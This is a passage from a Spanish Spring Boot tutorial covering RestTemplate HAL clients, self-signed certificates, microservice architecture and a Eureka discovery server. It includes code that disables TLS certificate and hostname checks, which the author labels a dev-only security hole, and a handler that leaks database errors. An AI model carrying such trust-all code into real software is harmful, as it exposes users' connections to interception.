        System.out.println(e.getRawStatusCode());
        System.out.println(e.getResponseBodyAsString());
    }
}

```

En función de tipo de petición, los datos a enviar y lo que quiero leer del servidor he usado uno u otro de los métodos que proporciona “RestTemplate”. Para recuperar una lista de entidades he tenido que usar “ParameterizedTypeReference” para que el genérico al que la lista hace referencia se mantenga en ejecución, y de este modo Jackson pueda reconstruirlo automáticamente.

#### 11.10.4 Ejemplo HAL

En esta ocasión voy a trabajar con el controlador del apartado 11.7, “Servicio RESTful con HAL”. Realizaré desde el cliente las operaciones básicas con “Producto”:

```

@Autowired
private RestTemplate rt;

public void leerUnProducto() {
    try {
        ParameterizedTypeReference<EntityModel<Producto>> ptr=
            new ParameterizedTypeReference<EntityModel<Producto>>(){};

        ResponseEntity<EntityModel<Producto>> re=this.rt.exchange(
            "/springhal/productos/{id}",
            HttpMethod.GET,null,ptr,40);
        EntityModel<Producto> em=re.getBody();
        System.out.println(em.getContent());
        em.getLinks().forEach(l-> System.out.println("\t"+l.getRel()+"="+l.getHref()));
    }
    catch (HttpStatusCodeException e) {
        System.out.println(e.getRawStatusCode());
        System.out.println(e.getResponseBodyAsString());
    }
}

public Tipo leerUnTipo(int id) {
    ParameterizedTypeReference<EntityModel<Tipo>> ptr=
        new ParameterizedTypeReference<EntityModel<Tipo>>(){};

    ResponseEntity<EntityModel<Tipo>> re=this.rt.exchange("/springhal/tipos/{id}",
        HttpMethod.GET,null,ptr,id);
    return re.getBody().getContent();
}

public void leerTodosLosProductos() {
    try {
        ParameterizedTypeReference<CollectionModel<EntityModel<Producto>>> ptr=
            new ParameterizedTypeReference<CollectionModel<EntityModel<Producto>>>(){};
        ResponseEntity<CollectionModel<EntityModel<Producto>>> re=this.rt.exchange(
            "/springhal/productos",HttpMethod.GET,null,ptr);
        CollectionModel<EntityModel<Producto>> cm=re.getBody();

        Collection<EntityModel<Producto>> lista=cm.getContent();
    }
}

```

---

```

        lista.forEach(em->{
            System.out.println(em.getContent());
            em.getLinks().forEach(l->System.out.println("\t"+l.getRel()+"="+l.getHref()));
        });
        cm.getLinks().forEach(l-> System.out.println(l.getRel()+"="+l.getHref()));
    }
    catch (HttpStatusCodeException e) {
        System.out.println(e.getRawStatusCode());
        System.out.println(e.getResponseBodyAsString());
    }
}

public void crearUnProducto() {
    try {
        Tipo tipo=this.leerUnTipo(100);
        Producto p=new Producto(90, "Nuevo producto", 456.65, "Es un ejemplo", tipo);
        ResponseEntity<Producto> re=this.rt.postForEntity("/springhal/productos", p,
                Producto.class);
        System.out.println(re.getStatusCodeValue() + ", " + re.getBody());
    }
    catch (HttpStatusCodeException e) {
        System.out.println(e.getRawStatusCode());
        System.out.println(e.getResponseBodyAsString());
    }
}

public void modificarUnProducto() {
    try {
        Tipo tipo=this.leerUnTipo(200);
        Producto p=new Producto(90, "Nuevo producto modificado", 3000.0,
                "Es un ejemplo modificado", tipo);
        //Es un poco retorcido porque quiero leer el cuerpo de respuesta
        HttpEntity<Producto> http=new HttpEntity<Producto>(p);
        ResponseEntity<Producto> re=this.rt.exchange("/springhal/productos/{id}",
                HttpMethod.PUT, http, Producto.class, 90);
        System.out.println(re.getStatusCodeValue() + ", " + re.getBody());
    }
    catch (HttpStatusCodeException e) {
        System.out.println(e.getRawStatusCode());
        System.out.println(e.getResponseBodyAsString());
    }
}

```

Es similar al primer ejemplo. La principal diferencia es que ya no recupero entidades directamente, sino “EntityModel” o “ColecctionModel” (para el caso de listas) que las envuelven. De este modo no sólo tengo acceso al estado de los datos, sino también a los “Link” que se supone están definidos según el formato de HAL. Complica un poco el código debido a los genéricos que usan genéricos, pero siempre es la misma idea.

Fíjate cómo he recorrido los enlaces:

```
em.getLinks().forEach(l->System.out.println("\t"+l.getRel()+"="+l.getHref()));
```

El método “getLinks()” devuelve un objeto de clase “Links”, que a su vez implementa “Iterable”. Eso me permite usarlo como un stream de Java 8.

### 11.10.5 Certificados autofirmados

“RestTemplate” funciona con conexiones HTTPS sin necesidad de que añadamos ninguna configuración adicional. De forma automática accede al fichero de “certificados confiables”, “\jre\lib\security\cacerts” de la máquina virtual para comprobar el certificado emitido por el servidor.

Pero durante el desarrollo es habitual crear un certificado autofirmado para realizar pruebas. Obviamente no es un certificado validado por nadie, por lo que la conexión será rechazará por parte de nuestro cliente. Tenemos dos formas de resolverlo.

#### 11.10.5.1 Cancelar la validación de certificados

Podemos crear el bean de “RestTemplate” de tal modo que no compruebe si el certificado ha sido autorizado por una CA. Obviamente en producción sería un desastre, pero durante el desarrollo puede ser una solución muy cómoda, sobre todo si tenemos que acceder a distintos servidores “seguros”. Tenemos muchas formas distintas de hacerlo. Yo siempre uso la misma, que en su momento copié de stackoverflow, <https://stackoverflow.com/questions/4072585/disabling-ssl-certificate-validation-in-spring-resttemplate>.

En primer lugar, necesitamos añadir una dependencia a nuestro código

```
<dependency>
    <groupId>org.apache.httpcomponents</groupId>
    <artifactId>httpclient</artifactId>
    <version>4.5.13</version>
</dependency>
```

Después definimos el bean para “RestTemplate” de este modo. Incluyo los imports porque hay varias clases que usan el mismo nombre, y si nos equivocamos con uno de ellos puede ser un auténtico lío desentrañar el embrollo:

```
import java.security.KeyManagementException;
import java.security.KeyStoreException;
import java.security.NoSuchAlgorithmException;

import javax.net.ssl.SSLContext;

import org.apache.http.conn.ssl.NoopHostnameVerifier;
import org.apache.http.conn.ssl.SSLConnectionSocketFactory;
import org.apache.http.conn.ssl.TrustStrategy;
import org.apache.http.impl.client.CloseableHttpClient;
import org.apache.http.impl.client.HttpClients;
import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;
import org.springframework.context.annotation.Bean;
import org.springframework.http.client.HttpComponentsClientHttpRequestFactory;
import org.springframework.web.client.RestTemplate;
import org.springframework.web.util.DefaultUriBuilderFactory;

...

@Bean
public RestTemplate getRestTemplate() throws KeyStoreException,
NoSuchAlgorithmException, KeyManagementException {
    TrustStrategy acceptingTrustStrategy=(x509Certificates, s)->true;
    SSLContext sslContext=org.apache.http.ssl.SSLContexts.custom()
        .loadTrustMaterial(null, acceptingTrustStrategy).build();
    SSLConnectionSocketFactory csf=new SSLConnectionSocketFactory(sslContext,
        new NoopHostnameVerifier());
    CloseableHttpClient httpClient=HttpClients.custom().setSSLocketFactory(csf).build();
    HttpComponentsClientHttpRequestFactory requestFactory=
        new HttpComponentsClientHttpRequestFactory();
    requestFactory.setHttpClient(httpClient);
    RestTemplate restTemplate = new RestTemplate(requestFactory);
    return restTemplate;
}
```

Crea una estrategia personalizada para resolver los certificados... que no hace nada. Copia y pega el código en tu proyecto y después modifica el RestTemplate según tus necesidades. Acuérdate de que sólo debes usarlo durante en desarrollo, es un enorme agujero de seguridad.

#### 11.10.5.2 Cancelar la validación con Spring Boot 3.x

En Spring Boot 3 la versión 4.x de la biblioteca Apache HTTPClient ya no funciona, y obligatoriamente tenemos que usar la versión 5. Viene con cambios, entre ellos, la forma que tenemos de asignar la resolución de certificados.

La dependencia que tenemos que incorporar al proyecto es la siguiente:

---

```

<dependency>
    <groupId>org.apache.httpcomponents.client5</groupId>
    <artifactId>httpclient5</artifactId>
</dependency>

El código es similar al anterior, pero adaptado a la nueva versión:

import java.security.KeyManagementException;
import java.security.KeyStoreException;
import java.security.NoSuchAlgorithmException;

import javax.net.ssl.SSLContext;

import org.apache.hc.client5.http.impl.classic.CloseableHttpClient;
import org.apache.hc.client5.http.impl.classic.HttpClients;
import
org.apache.hc.client5.http.impl.io.PoolingHttpClientConnectionManagerBuilder;
import org.apache.hc.client5.http.impl.io.HttpClientConnectionManager;
import org.apache.hc.client5.http.ssl.NoopHostnameVerifier;
import org.apache.hc.client5.http.ssl.SSLConnectionSocketFactory;
import org.apache.hc.core5.ssl.SSLContexts;
import org.apache.hc.core5.ssl.TrustStrategy;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.http.client.HttpComponentsClientHttpRequestFactory;
import org.springframework.web.client.RestTemplate;

...

@Bean
public RestTemplate getRestTemplate()
throws KeyStoreException, NoSuchAlgorithmException, KeyManagementException {
    TrustStrategy acceptingTrustStrategy=(x509Certificates, s)->true;
    SSLContext sslContext=SSLContexts.custom().loadTrustMaterial(null,
        acceptingTrustStrategy).build();
    SSLConnectionSocketFactory csf=new SSLConnectionSocketFactory(sslContext,
        new NoopHostnameVerifier());
    HttpClientConnectionManager connectionManager=
        PoolingHttpClientConnectionManagerBuilder.create()
            .setSSLSocketFactory(csf).build();
    CloseableHttpClient httpClient=
        HttpClients.custom().setConnectionManager(connectionManager).build();

    HttpComponentsClientHttpRequestFactory requestFactory=
        new HttpComponentsClientHttpRequestFactory();
    requestFactory.setHttpClient(httpClient);
    return new RestTemplate(requestFactory);
}

```

#### 11.10.5.3 Importar el certificado

Cuando vamos a utilizar siempre el mismo certificado autofirmado, o incluso cuando en producción vamos a trabajar en una intranet con certificados (gratuitos) propios, tenemos una solución más elegante: importar el certificado al “cacerts” usado por nuestro JRE.

Supongamos que tenemos el almacén creado en el apartado 8.4, “Protocolo HTTPS”. Primero exportamos el certificado del servidor:

```
keytool -exportcert -keystore d:\almacen -alias tomcat -file d:\tomcat.cer
```

Y después, simplemente lo importamos al almacén de certificados confiables:

```
keytool -importcert -keystore "D:\...\jre\lib\security\cacerts"
-file "d:\tomcat.cer" -alias tomcat
```

A partir de ese momento la clave del servidor será un “trusted certificate” y funcionará sin problemas. Si necesitas más ayuda, puedes consultar la página <https://www.javacodemonk.com/create-self-signed-httpclient-and-resttemplate-2c2a46d8>. Encontrarás una guía detallada y alguna que otra idea adicional.

---

Si estás en desarrollo tendrás que mirar en la configuración de tu IDE para saber qué máquina virtual está utilizando: por lo general no exportas el proyecto y lo ejecutas manualmente, sino que confías en los asistentes del entorno para facilitarte la vida. En el caso de Eclipse lo puedes averiguar en "Window", "Preferences", "Java" e "Installed JREs".

## 12 Introducción a microservicios

Son la evolución de los servicios REST, aplicados a la programación distribuida. Es una idea teórica que puede aplicarse con XML y SOAP, pero que en la práctica se implementa casi siempre con RESTful y JSON.


Tradicionalmente los programas Web han aplicado una **arquitectura monolítica**. Todas las tareas se escribían en una única aplicación, que se desplegaba en un contenedor como Tomcat. Eran aplicaciones que estaban diseñadas para generar texto HTML para un cliente de tipo navegador Web.

Pero a medida que se desarrolló el concepto de **SOA** (Arquitectura Orientada a Servicios) estas aplicaciones empezaron a ofrecer textos en formato XML o JSON para otros tipos de programas clientes escritos en JavaScript, Java, etc. Se ha llegado a un punto en el que casi toda la aplicación Web se compone de conjunto de servicios, generalmente REST.

Sin embargo esta forma de escribir el código presenta varios problemas:

- Como todo programa, una aplicación Web necesita cambios y actualizaciones, que exigen que durante un tiempo la aplicación sea replegada y deje de ofrecer **todos** sus servicios. Para ciertas tareas los cambios aplicados deben ser frecuentes, por lo que una aplicación tradicional supone un problema.
- Cuanto más grande es un programa, más complicado es modificarlo. Se tarda demasiado tiempo en volver a ponerlo en producción.
- Unos servicios son más utilizados que otros, por lo que sería muy útil asignarles más recursos en función de la demanda. En una aplicación monolítica aumentar **la escalabilidad** de ciertas tareas es complejo.

Para resolver estos problemas se pensó en la **arquitectura de microservicios**. En vez de agrupar todos los servicios en un único bloque, se divide la aplicación en tantos servicios independientes como sea posible, y se lanzan cada uno por separado:



El concepto de **servicio independiente** es ambiguo. Idealmente un servicio independiente funciona de forma autónoma al resto, utilizando su propia base de datos (o tablas). Los clientes utilizan los servicios que necesitan para completar la tarea. Esos clientes pueden ser programas de Java, otros servidores Web que dibujen las páginas HTML para el usuario final, Angular en una SPA (muy habitual) u otro servicio: cualquier cosa que entienda HTTP.

La arquitectura de microservicios resuelve los problemas anteriores:

- Las actualizaciones son rápidas, ya que suelen ser programas pequeños si los comparamos con las aplicaciones monolíticas.
- Los cambios sólo afectan al servicio implicado. Todo lo demás sigue funcionando.
- Añadir nuevas características a la “aplicación” es sencillo: sólo hay que añadir un microservicio nuevo.
- El servicio se suele lanzar sólo (servidores embebidos), sin desplegarlo en un contenedor. Por tanto, si se desea aumentar la disponibilidad de un servicio tanto por rendimiento como por tolerancia a fallos, sólo hay que lanzar ese servicio varias veces, en otros servidores o puertos. En el fondo de trata del viejo concepto de **ejecución distribuida**. Si necesitas más potencia o seguridad sólo hay que poner más ordenadores.

Pero no hay nada gratis. También presentan problemas:


- El concepto de “independiente” es muy bonito, pero de repente llega la vida real. Nunca es blanco o negro. Por lo general sí que hay dependencias entre servicios, entre los datos, a veces se necesita una secuencia de operaciones... Si te empeñas en dividir comportamientos en procesos independientes aparecerán un montón de divertidos problemas nuevos.
- El paso de desarrollo a producción se puede convertir en una película de aventuras. Si los programadores ya discuten con la gente de sistemas cuando hay que poner en marcha una aplicación, imagínate lo que pasará cuando sean una veintena, que por si fuera poco cambian casi a diario. Afortunadamente para nosotros, existe DevOps y Docker<sup>16</sup>.
- La administración de los microservicios en ejecución, es decir, de varias decenas de aplicaciones que deben trabajar de forma coordinada es compleja, por decirlo con suavidad.

Este último problema también está resuelto, al menos en parte. Existen varias herramientas que nos ayudan con la gestión básica de los microservicios, y que precisamente son el objetivo de este capítulo: el servidor **Eureka**, **Spring Cloud Gateway** y **Spring Cloud Config**. Forman parte de **Spring Cloud**, el framework de Spring diseñado para gestionar sistemas distribuidos. Si quieres ampliar el contenido de este capítulo (y deprimirte) consulta la página <https://spring.io/projects/spring-cloud>.

Los microservicios están de moda, pero ese no es un motivo de peso para utilizarlos. Empléalos sólo si las ventajas superan a los inconvenientes. Y por supuesto, si tienes una aplicación monolítica que funciona perfectamente, no la “arregles” pasándola a microservicios.

## 12.1 Microservicios de ejemplo

Quiero ejemplos sencillos, por lo que en este capítulo vamos a utilizar siempre estos dos microservicios mínimos: “servicio-empresa” y “servicio-producto”:



Son prácticamente iguales entre sí, sólo cambia el nombre de la entidad y los datos de prueba guardados. Por ejemplo, veamos **servicio-producto**. Comienzo con las dependencias de **pom.xml**:

```
<dependencies>
    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-web</artifactId>
    </dependency>
```

<sup>16</sup> Imprescindible, incluso si no vas a usar microservicios. Pero es de otro curso...

---

```

<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-validation</artifactId>
</dependency>
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-data-jpa</artifactId>
</dependency>
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-hateoas</artifactId>
</dependency>
<dependency>
    <groupId>com.h2database</groupId>
    <artifactId>h2</artifactId>
    <scope>runtime</scope>
</dependency>
<dependency>
    <groupId>org.modelmapper</groupId>
    <artifactId>modelmapper</artifactId>
    <version>2.4.5</version>
</dependency>
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-test</artifactId>
    <scope>test</scope>
</dependency>
</dependencies>

```

No tiene nada de especial. Son las típicas dependencias de un servicio RESTful. Uso HAL, JPA, validación, H2 como base de datos y ModelMapper para pasar de la entidad al DTO y viceversa. Y por supuesto, es una aplicación Web. Aunque no lo muestro en el ejemplo se empaquetará como un JAR, y por tanto se lanzará desde "main" con un servidor incrustado.

El fichero **application.yml**:

```

server:
  port: 8081

spring:
  h2:
    console:
      enabled: true
      path: /consola

  datasource:
    driver-class-name: org.h2.Driver
    username: sa
    password: sa
    url: jdbc:h2:mem:prueba

```

Nada especial. El puerto de la aplicación y la configuración de H2. La clase de inicio de la aplicación, **ProductoApplication**, también es la habitual:

```

@SpringBootApplication
public class ProductoApplication {
    @Bean
    public ModelMapper modelMapper() {
        return new ModelMapper();
    }
    public static void main(String[] args) {
        SpringApplication.run(ProductoApplication.class, args);
    }
}

```

**ModeloRepresesentacionProducto** es la clase auxiliar que uso para generar los links HATEOAS/HAL:

```

@Component
public class ModeloRepresentacionProducto implements
RepresentationModelAssembler<ProductoDTO, EntityModel<ProductoDTO>> {
@Override
public EntityModel<ProductoDTO> toModel(ProductoDTO dto) {
    return EntityModel.of(dto,
        linkTo(methodOn(ControladorProductoHAL.class).leer(dto.getId())).withSelfRel(),
        linkTo(methodOn(ControladorProductoHAL.class).leerTodos()).withRel("clientes")
    );
}
}

```

El **controlador** es la clase más extensa. Es el típico CRUD RESTful:

```

@RestController
@RequestMapping(value = "/productos", produces = MediaType.HAL_JSON_VALUE)
public class ControladorProductoHAL {

    @Autowired RepositorioProducto rc;
    @Autowired ModeloRepresentacionProducto modeloRepresentacionProducto;
    @Autowired ModelMapper mp;

    @Value("${server.port}")
    private String puerto;

    @ExceptionHandler(DataAccessException.class)
    @ResponseStatus(code = HttpStatus.INTERNAL_SERVER_ERROR)
    public String erroresDeBaseDeDatos(DataAccessException ex) {
        return ex.getMessage(); //Error de seguridad
    }

    @GetMapping("/{id:[0-9]+}")
    public EntityModel<ProductoDTO> leer(@PathVariable Integer id) {
        Optional<Producto> op=this.rc.findById(id);
        if (op.isEmpty()) throw new ResponseStatusException(HttpStatus.NOT_FOUND);
        return this.modeloRepresentacionProducto.toModel(this.mp.map(op.get(), ProductoDTO.class));
    }

    @GetMapping
    public CollectionModel<EntityModel<ProductoDTO>> leerTodos() {
        System.out.println("-----> Leer todos los productos en " + puerto);
        List<ProductoDTO> lista=new ArrayList<>();
        this.rc.findAll().stream().forEach(c->lista.add(this.mp.map(c, ProductoDTO.class)));
        return this.modeloRepresentacionProducto.toCollectionModel(lista)
            .add(linkTo(methodOn(ControladorProductoHAL.class).leerTodos()).withSelfRel());
    }

    @PostMapping
    public ResponseEntity<EntityModel<ProductoDTO>> crear(
        @Validated @RequestBody ProductoDTO dto, BindingResult errores) {
        if (errores.hasErrors()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);

        if (dto.getId()!=null) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);

        Producto elProductoDeVerdad=new Producto();
        BeanUtils.copyProperties(dto, elProductoDeVerdad);
        Producto ese=this.rc.save(elProductoDeVerdad);
        return new ResponseEntity<>(this.modeloRepresentacionProducto
            .toModel(this.mp.map(ese, ProductoDTO.class)), HttpStatus.OK);
    }

    @DeleteMapping("/{id:[0-9]+}")
    public ResponseEntity<ProductoDTO> borrar(@PathVariable Integer id) {
        if (!this.rc.existsById(id)) return new ResponseEntity<>(HttpStatus.NOT_FOUND);
    }
}

```

---

```

        this.rc.deleteById(id);
        return new ResponseEntity<>(HttpStatus.NO_CONTENT);
    }

    @PutMapping("/{id:[0-9]+}")
    public ResponseEntity<EntityModel<ProductoDTO>> modificar(@PathVariable Integer id,
   @Validated @RequestBody ProductoDTO rol, BindingResult errores) {
        if (errores.hasErrors()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);

        rol.setId(id);
        if (!this.rc.existsById(id)) return new ResponseEntity<>(HttpStatus.NOT_FOUND);

        Producto elProductoDeVerdad=new Producto();
        BeanUtils.copyProperties(rol, elProductoDeVerdad);
        Producto ese=this.rc.save(elProductoDeVerdad);
        return new ResponseEntity<>(this.modeloRepresentacionProducto
            .toModel(this.mp.map(ese, ProductoDTO.class)), HttpStatus.OK);
    }
}

```

El **modelo** es muy simple, una única entidad con un repositorio y un bean que crea unos cuantos datos cada vez que arranca la aplicación. También he añadido un DTO, aunque en este caso no aporta casi nada:

```

@Entity
public class Producto implements Serializable {
    @Id
    @GeneratedValue(strategy = GenerationType.AUTO)
    private int id;
    @NotEmpty
    @Length(min = 3, max = 100)
    private String nombreCompleto;

    public Producto() {
    }

    public Producto(String nombreCompleto) {
        this.nombreCompleto = nombreCompleto;
    }
    ... (getters y setters)
}

public interface RepositorioProducto extends JpaRepository<Producto, Integer>{
}

@Component
public class DatosDePrueba implements ApplicationRunner{
    @Autowired RepositorioProducto rc;

    @Override
    public void run(ApplicationArguments args) throws Exception {
        rc.save(new Producto("Persianas"));
        rc.save(new Producto("Manijas plateadas"));
        rc.save(new Producto("Elefantes"));
        rc.save(new Producto("Macetas"));
        rc.save(new Producto("Armarios de cocina"));
    }
}

public class ProductoDTO implements Serializable {
    private Integer id;

```

```

@NotEmpty
@Length(min = 3, max = 100)
private String nombreCompleto;

public ProductoDTO() {
}


public ProductoDTO(Integer id, String nombreCompleto) {
    this.id = id;
    this.nombreCompleto = nombreCompleto;
}
... (getters y setters)
}

```

El otro servicio es idéntico, pero cambiando empresa por producto. Está configurado para lanzarse en el puerto “8091”.

## 12.2 Tablero de arranque

El **Boot Dashboard**, o Tablero de Instrumentos de Arranque, es una utilidad de STS/Eclipse que nos será muy útil cuando estemos desarrollando microservicios y necesitemos ejecutar varias aplicaciones al mismo tiempo:



Muestra todos los proyectos abiertos en el IDE y nos permite ejecutarlos o pararlos usando los controles de la barra de herramientas o con el botón derecho del ratón. Si un programa está en ejecución muestra el puerto que tiene abierto. El cuadro de texto superior permite filtrar los servicios por nombre.

Que yo sepa, sólo funciona con aplicaciones que contengan servidores embebidos. No he podido usarlo con aplicaciones desplegadas en un contenedor como Tomcat.

Las opciones que podemos usar son las siguientes


- Ejecutar o reiniciar el programa.
- Ejecutar o reiniciar el programa en modo debug.
- Para el programa.
- Abrir un navegador apuntando al puerto del servidor.
- Abrir la ventana de consolas.
- Activar o desactivar que al pulsar sobre un programa en ejecución se muestre su consola asociada.
- Modificar las opciones configuradas de ejecución, por ejemplo cambiar la función “main” usada.
- Ver las propiedades de la aplicación. Si la aplicación tiene actuadores también mostrará toda la información relacionada con los mismos: URL mapeadas, beans,
- Sugerencias.
- Filtros para mostrar u ocultar los proyectos disponibles.
- Conexión con “Cloud Foundry”·o un demonio Docker, para desplegar los microservicios.

## 12.3 Servidor Eureka

Es un **Service Discovery**, “descubridor de servicios”, una de las piezas básicas de una arquitectura de microservicios.

La versatilidad de los servicios es a la vez un problema para los clientes que quieren utilizarlos. Es habitual que un servicio se pare y se lance desde un puerto o servidor distinto, o que cuando se produce un pico de actividad se lancen más instancias del servicio en servidores adicionales. El problema es que tenemos que comunicarle al cliente qué URLs han dejado de ser válidas y cuáles son las nuevas.

El **servidor Eureka** permite a los **servicios** que se registren en él con un nombre lógico. Después, un servicio adicional que también se registra en el servidor, el **cliente de Eureka**, puede usar esos nombres lógicos para acceder a los servicios:



Los clientes externos sólo tienen que conocer la URL de este cliente de Eureka. Será a él a quien le realicen las peticiones, y éste se comportará a su vez como cliente de los servicios, pero usando los nombres lógicos registrados en Eureka.

Si un servicio cae y se lanza otro desde una URL distinta el cliente no se dará cuenta, siempre que el nuevo servicio use el mismo nombre lógico. Los clientes externos ni siquiera sabrán que existen esos servicios.

Además Eureka permite que varios servicios se registren con el mismo nombre (se supone que son instancias de un mismo servicio). El cliente Eureka balanceará automáticamente las peticiones externas entre las distintas instancias.

Para configurar todo esto tenemos que realizar tres tareas distintas:

- Crear el servidor Eureka
- Configurar los servicios para que se registren en el servidor
- Crear el cliente de Eureka.

### 12.3.1 Creación del servidor

Sólo tenemos que añadir una dependencia de Eureka a un proyecto Web, escribir unas cuantas propiedades en “application” y añadir una anotación al JavaConfig creado por el asistente. Recomiendo utilizarlo para crear el proyecto, ya que el contenido del fichero “pom.xml” cambia un poco y es incómodo añadirlo manualmente:

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
          xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
          xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
            https://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <parent>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
        <version>2.6.4</version>
        <relativePath/> <!-- lookup parent from repository -->
    </parent>
    <groupId>com.javi</groupId>
    <artifactId>eureka-ejemplo-servidor</artifactId>
    <version>0.0.1-SNAPSHOT</version>
```

---

```

<name>eureka-ejemplo-servidor</name>
<description>Demo project for Spring Boot</description>
<properties>
    <java.version>1.8</java.version>
    <spring-cloud.version>2021.0.1</spring-cloud.version>
</properties>
<dependencies>
    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-web</artifactId>
    </dependency>
    <dependency>
        <groupId>org.springframework.cloud</groupId>
        <artifactId>spring-cloud-starter-netflix-eureka-server</artifactId>
    </dependency>

    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-test</artifactId>
        <scope>test</scope>
    </dependency>
</dependencies>
<dependencyManagement>
    <dependencies>
        <dependency>
            <groupId>org.springframework.cloud</groupId>
            <artifactId>spring-cloud-dependencies</artifactId>
            <version>${spring-cloud.version}</version>
            <type>pom</type>
            <scope>import</scope>
        </dependency>
    </dependencies>
</dependencyManagement>

<build>
    <plugins>
        <plugin>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-maven-plugin</artifactId>
        </plugin>
    </plugins>
</build>

</project>

```

A parte del código adicional (es el mismo en todos los proyectos que incluyan bibliotecas de Spring Cloud) sólo hemos necesitado añadir las dependencias de Spring Web y de un servidor Eureka. Esta tecnología la desarrolló Netflix, de ahí el nombre del artefacto.

Como todos los proyectos de este capítulo los empaquetaremos como un JAR y se lanzarán con un servidor embebido.

Tenemos que configurar el JavaConfig:

```

@SpringBootApplication
@EnableEurekaServer
public class EurekaEjemploServidorApplication {
    public static void main(String[] args) {
        SpringApplication.run(EurekaEjemploServidorApplication.class, args);
    }
}

```

Incluir la anotación **@EnableEurekaServer** es el único cambio que tenemos que hacer en el código de Java para activar el servidor.

Sólo nos queda el fichero de configuración:

```

server:
  port: 8761

spring:
  application:
    name: eureka-servidor

eureka:
  client:
    register-with-eureka: false
    fetch-registry: false
    service-url:
      default-zone: http://localhost:8761/eureka

```

La propiedad **spring.application.name** es muy importante, y la incluiremos en todos los proyectos Spring Cloud. Indica el nombre lógico de la aplicación, y es usada por todas las herramientas que veremos en este capítulo. Aunque en este momento no tenga demasiada utilidad, es una buena idea definirla siempre.

